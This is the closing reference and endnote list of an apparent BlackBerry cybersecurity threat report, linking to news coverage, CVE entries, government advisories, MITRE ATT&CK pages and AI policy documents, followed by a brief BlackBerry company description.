32 https://www.waterisac.org/portal/tlpclear-water-utility-control-system-cyber-incident-advisory-icsscada-incident-municipal

33 https://therecord.media/lockbit-relaunch-attempt-follwing-takedown

34 https://www.bleepingcomputer.com/news/security/lockbit-ransomware-disrupts-emergency-care-at-german-hospitals/

35 https://www.kho.de/kho/index.php

36 https://nvd.nist.gov/vuln/detail/CVE-2023-4966

37 https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-325a

38 https://www.nomoreransom.org/en/decryption-tools.html

39 https://www.rsaconference.com/Library/presentation/USA/2023/macOS%20Tracking%20High%20Profile%20Targeted%20Attacks%20Threat%20Actors%20%20TTPs

40 https://cert.gov.ua/article/6276652

41 https://therecord.media/cyber-toufan-data-breaches-israel-iran-palestinians

42 https://www.darkreading.com/cyberattacks-data-breaches/-cyber-toufan-hacktivists-leaked-100-plus-israeli-orgs-in-one-month

43 https://www.securityinfowatch.com/cybersecurity/article/53081265/15-billion-records-leaked-in-real-estate-wealth-network-data-breach

44 https://www.darkreading.com/cyberattacks-data-breaches/massive-data-breach-vf-35m-vans-retail-customers

45 https://www.weforum.org/publications/global-risks-report-2024/

46 https://www.cisa.gov/ai/roadmap-faqs

47 https://www.gov.uk/government/topical-events/ai-safety-summit-2023

48 https://ised-isde.canada.ca/site/ised/en/voluntary-code-conduct-responsible-development-and-management-advanced-generative-ai-systems#wb-auto-2

49 https://www.europarl.europa.eu/news/en/headlines/society/20230601STO93804/eu-ai-act-first-regulation-on-artificial-intelligence

50 https://www.whitehouse.gov/briefing-room/statements-releases/2023/10/30/g7-leaders-statement-on-the-hiroshima-ai-process/

51 https://www.ncsc.gov.uk/files/Guidelines-for-secure-AI-system-development.pdf

52 https://www.whitehouse.gov/briefing-room/presidential-actions/2023/10/30/executive-order-on-the-safe-secure-and-trustworthy-development-and-use-of-artificial-intelligence/

53 https://www.reuters.com/world/us/chinese-hackers-stole-60000-emails-us-state-department-microsoft-hack-senate-2023-09-27/

54 https://www.cbc.ca/news/politics/global-affairs-security-breach-1.7099290

55 https://www.cyber.gc.ca/sites/default/files/ncta-2023-24-web.pdf

56 https://www.abc.net.au/news/2022-09-22/optus-hit-with-cyber-attack-impacting-customers-/101466036

57 https://www.abc.net.au/news/2022-10-25/medibank-breach-wider-than-estimated/101572904

58 https://www.european-cyber-resilience-act.com/#:~:text=The%20European%20Cyber%20Resilience%20Act,market%20of%20the%20European%20Union

59 https://www.homeaffairs.gov.au/about-us/our-portfolios/cyber-security/strategy/2023-2030-australian-cyber-security-strategy

60 https://time.com/6550920/world-elections-2024/

ENDNOTES

61 https://www.foreignaffairs.com/united-states/artificial-intelligences-threat-democracy

62 https://attack.mitre.org/techniques/T1133/

63 https://attack.mitre.org/techniques/T1078/001/

64 https://attack.mitre.org/techniques/T0812/

65 https://attack.mitre.org/techniques/T1608/006/

66 https://attack.mitre.org/groups/G0127/

67 https://attack.mitre.org/software/S1068/

68 https://attack.mitre.org/software/S0029/

69 https://attack.mitre.org/software/S0154/

70 https://www.bleepingcomputer.com/news/security/alphv-ransomware-gang-claims-attack-on-florida-circuit-court/

71 https://www.bleepingcomputer.com/news/security/blackcat-ransomware-claims-breach-of-healthcare-giant-henry-schein/

72 https://www.bleepingcomputer.com/news/security/mgm-casinos-esxi-servers-allegedly-encrypted-in-ransomware-attack/

73 https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-353a

74 https://www.wired.com/story/alphv-change-healthcare-ransomware-payment/

75 https://www.bleepingcomputer.com/news/security/blackcat-ransomware-shuts-down-in-exit-scam-blames-the-feds/

76 https://www.hhs.gov/about/news/2024/03/05/hhs-statement-regarding-the-cyberattack-on-change-healthcare.html

77 https://www.csoonline.com/article/650272/clop-ransomware-dominates-ransomware-space-after-moveit-exploit-campaign.html

78 https://www.aha.org/cybersecurity-government-intelligence-reports/2023-11-01-hc3-tlp-clear-analyst-note8base-ransomware-november-1-2023

79 https://www.hhs.gov/sites/default/files/8base-ransomware-analyst-note.pdf

80 https://attack.mitre.org/techniques/T1003/001/

81 https://attack.mitre.org/software/S0154/

82 https://nvd.nist.gov/vuln/detail/CVE-2023-20269

83 https://sec.cloudapps.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-asaftd-ravpn-auth-8LyfCkeC

84 https://socradar.io/cisco-zero-day-vulnerability-exploited-by-lockbit-and-akira-cve-2023-20269/

85 https://nvd.nist.gov/vuln/detail/CVE-2023-38831

86 https://therecord.media/russia-china-hackers-exploit-winrar-bug

87 https://blog.cluster25.duskrise.com/2023/10/12/cve-2023-38831-russian-attack

88 https://nvd.nist.gov/vuln/detail/CVE-2023-42793

89 https://www.bleepingcomputer.com/news/security/north-korean-hackers-exploit-critical-teamcity-flaw-to-breach-networks/

90 https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-347a

91 https://nvd.nist.gov/vuln/detail/CVE-2023-46747#

92 https://my.f5.com/manage/s/article/K000137353

93 https://nvd.nist.gov/vuln/detail/CVE-2023-47246

94 https://owasp.org/www-community/attacks/Path_Traversal

95 https://www.sysaid.com/blog/service-desk/on-premise-software-security-vulnerability-notification

96 https://www.bleepingcomputer.com/news/security/microsoft-sysaid-zero-day-flaw-exploited-in-clop-ransomware-attacks/

97 https://nvd.nist.gov/vuln/detail/CVE-2023-4966

98 https://www.bleepingcomputer.com/news/security/lockbit-ransomware-exploits-citrix-bleed-in-attacks-10k-servers-exposed/

99 https://nvd.nist.gov/vuln/detail/CVE-2023-49070

100 https://nvd.nist.gov/vuln/detail/CVE-2023-51467

101 https://www.bleepingcomputer.com/news/security/apache-ofbiz-rce-flaw-exploited-to-find-vulnerable-confluence-servers/

102 https://nvd.nist.gov/vuln/detail/CVE-2023-4911

103 https://www.securityjoes.com/post/bibi-linux-a-new-wiper-dropped-by-pro-hamas-hacktivist-group

104 https://www.linkedin.com/pulse/bibi-wiper-gaza-war-now-goes-windows-dmitry-bestuzhev-yftze/

105 https://en.wikipedia.org/wiki/2023_Hamas_attack_on_Israel

106 https://www.securityjoes.com/post/bibi-linux-a-new-wiper-dropped-by-pro-hamas-hacktivist-group

107 https://gs.statcounter.com/os-market-share/desktop/worldwide

108 https://www.justice.gov/usao-cdca/pr/qakbot-malware-disrupted-international-cyber-takedown

109 https://blog.checkpoint.com/security/check-point-shares-analysis-of-qakbot-malware-group/

110 https://www.fbi.gov/news/stories/fbi-partners-dismantle-qakbot-infrastructure-in-multinational-cyber-takedown

111 https://krebsonsecurity.com/2023/08/u-s-hacks-qakbot-quietly-removes-botnet-infections/

112 https://healthitsecurity.com/news/downloaders-ransomware-among-top-healthcare-cyberattack-tactics-in-q4

113 https://apnews.com/article/cybercrime-malware-fbi-takedown-ce415e9ea0f11d31e6cf3e401a264d3c

114 https://attack.mitre.org/tactics/TA0004/

115 https://attack.mitre.org/tactics/TA0007/

116 https://attack.mitre.org/tactics/TA0009/

117 https://attack.mitre.org/techniques/T1055/

118 https://attack.mitre.org/techniques/T1056/

119 https://attack.mitre.org/techniques/T1082/

120 https://attack.mitre.org/techniques/T1574/002/

121 https://attack.mitre.org/techniques/T1095/

122 https://www.stationx.net/how-to-use-powershell-empire/

123 https://attack.mitre.org/tactics/TA0006/

124 https://attack.mitre.org/tactics/TA0002/

125 https://attack.mitre.org/techniques/T1059/001/

126 https://time.com/6550920/world-elections-2024/

127 https://www.euronews.com/2022/11/07/us-midterms-five-examples-of-online-misinformation-ahead-of-the-polls

128 https://www.cbsnews.com/news/fake-biden-robocall-new-hampshire-primary/

129 https://noticias.r7.com/jr-na-tv/videos/golpe-do-ipva-criminosos-criam-sites-falsos-para-aplicar-fraude-via-pix-18012024

130 https://cybernews.com/security/billions-passwords-credentials-leaked-mother-of-all-breaches/

131 https://www.mandiant.com/resources/blog/suspected-apt-targets-ivanti-zero-day

132 https://www.volexity.com/blog/2024/01/10/active-exploitation-of-two-zero-day-vulnerabilities-in-ivanti-connect-secure-vpn/

133 https://www.reuters.com/technology/record-breaking-2022-north-korea-crypto-theft-un-report-2023-02-06/

BlackBerry | Cybersecurity

About BlackBerry: BlackBerry (NYSE: BB; TSX: BB) provides intelligent security software and services to enterprises and governments around the world. The company powers over 235M vehicles. Based in Waterloo, Ontario, the company leverages AI and machine learning to deliver innovative solutions in the areas of cybersecurity, safety and data privacy solutions, and is a leader in the areas of endpoint security, endpoint management, encryption, and embedded systems. BlackBerry's vision is clear – to secure a connected future you can trust.

For more information, visit BlackBerry.com and follow @BlackBerry